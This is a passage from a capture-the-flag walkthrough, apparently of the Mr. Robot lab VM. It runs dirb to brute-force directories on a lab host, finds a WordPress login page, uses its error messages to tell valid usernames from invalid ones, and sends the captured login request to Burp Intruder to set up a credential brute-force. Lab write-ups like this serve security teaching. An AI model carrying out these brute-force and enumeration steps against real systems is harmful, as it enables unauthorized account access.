
//Sorts the fsocity.dic file and writes the unique words onto another file.

Sorted and unique wordlist contains 11451 words.



Contents of wordlist.txt

The file contains a long list of words in a sorted manner.





Directory Bruteforce

Directory brute force is a hacking technique where an attacker systematically attempts to guess or discover the names of directories or folders on a web server, typically in an effort to find hidden or sensitive content. This method involves trying various directory and file names in a repetitive manner to uncover potentially vulnerable or unprotected resources.

Syntax: dirb <web directory>

Command: dirb http://10.0.2.8/






We found a directory during the directory bruteforce attack.

URL: http://10.0.2.8/0/


The directory is a wordpress blogging website.

We can also see a login page in the directory.



Wordpress Login page


URL: http://10.0.2.8/wp-login.php



Logging in with wrong credentials.


Username: something

Password: anything




A logging error is displayed.

Since the first parameter being processed by the page is username, Invalid username error is displayed.




The HTTP Request message is captured in the Burp Suite.




Right click on the HTTP Request message.

A list of options is displayed, click on Send to Intruder.



